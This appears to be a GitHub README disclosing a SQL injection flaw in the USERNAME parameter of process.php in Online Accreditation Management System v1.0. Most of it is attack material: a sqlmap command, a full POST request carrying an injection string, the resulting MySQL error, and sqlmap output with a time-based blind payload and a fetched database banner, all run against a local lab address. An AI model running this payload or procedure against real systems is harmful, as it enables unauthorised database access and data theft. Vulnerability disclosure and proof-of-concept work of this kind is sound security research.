

☆ 0 stars

🔗 0 forks

☆ Star

▼

🔔 Notifications

<> Code

🕒 Issues

🔗 Pull requests

🎬 Actions

📁 Projects

🛡 Security

📊 Insights

🔑 main ▼

Go to file

👤 JackyG0 Update README.md ...

on May 27 ⌚ 12


View code

☰ README.md

Online-Accreditation-Management-System-v1.0-SQLi

Online Accreditation Management System v1.0 - SQLi

Vendor



Description:

The vulnerability page is `process.php`

`http://your-ip/AccreditationSystem/`

Online Accreditation Management System v1.0

The `USERNAME` parameter in the `process.php` page appears to be vulnerable to SQL injection attacks.

[+]sqlmap:

Save the POST request package in `1.txt` , and then run the sqlmap

```
python sqlmap.py -r 1.txt --dbs
```

[+]POST request package

```
POST /AccreditationSystem/process.php?action=loginagency HTTP/1.1
Host: 10.211.55.3
Content-Length: 40
Accept: text/plain, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
```

(KHTML, like Gecko) Chrome/102.0.5005.61 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://10.211.55.3
Referer: http://10.211.55.3/AccreditationSystem/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=kc1vvdqjtt94b9i5461cf4s5r2
Connection: close

USERNAME=fff%E9%8E%88%27%22%5C%28&PASS=ff

In action:

Request

```
1 POST /AccreditationSystem/process.php?action=loginagency HTTP/1.1
2 Host: 10.211.55.3
3 Content-Length: 40
4 Accept: text/plain, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/102.0.5005.61 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://10.211.55.3
9 Referer: http://10.211.55.3/AccreditationSystem/
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN,zh;q=0.9
12 Cookie: PHPSESSID=kc1vvdqjtt94b9i5461cf4s5r2
13 Connection: close
14 USERNAME=fff%E9%8E%88%27%22%5C%28&PASS=ff
```

Response

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.15.11
3 Date: Fri, 27 May 2022 05:01:51 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/7.0.9
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate
9 Pragma: no-cache
10 Content-Length: 295
11
12 Failed to get query handle: SQLSTATE[42000]: Syntax error or access violation:
1064 You have an error in your SQL syntax; check the manual that corresponds to
your MySQL server version for the right syntax to use near ''\(' AND
C Password='ed70c57d7564e994e7d5f6fd6967cea8b347efbc'' at line 1
```

```
sqlmap git:(master) * python3 sqlmap.py -r 1.txt --banner --time-sec=1

[1.6.3.11#dev]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:11:16 /2022-05-27/

[13:11:16] [INFO] parsing HTTP request from '1.txt'
[13:11:16] [INFO] resuming back-end DBMS 'mysql'
[13:11:16] [INFO] testing connection to the target URL
[13:11:17] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: USERNAME (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 RLIKE time-based blind
  Payload: USERNAME=fff%E9%8E%88%'(' RLIKE SLEEP(1)-- JFTT6PASS=ff
---
[13:11:17] [INFO] the back-end DBMS is MySQL
[13:11:17] [INFO] fetching banner
[13:11:17] [INFO] resumed: 5.7.26
web application technology: Nginx 1.15.11, PHP 7.0.9
back-end DBMS: MySQL >= 5.0.12
banner: '5.7.26'
[13:11:17] [INFO] fetched data logged to text files under '/Users/guo/.local/share/sqlmap/output/10.211.55.3'

[*] ending @ 13:11:17 /2022-05-27/
```

Proof and Exploit:



[watch the video here](#)

Releases

No releases published

Packages

No packages published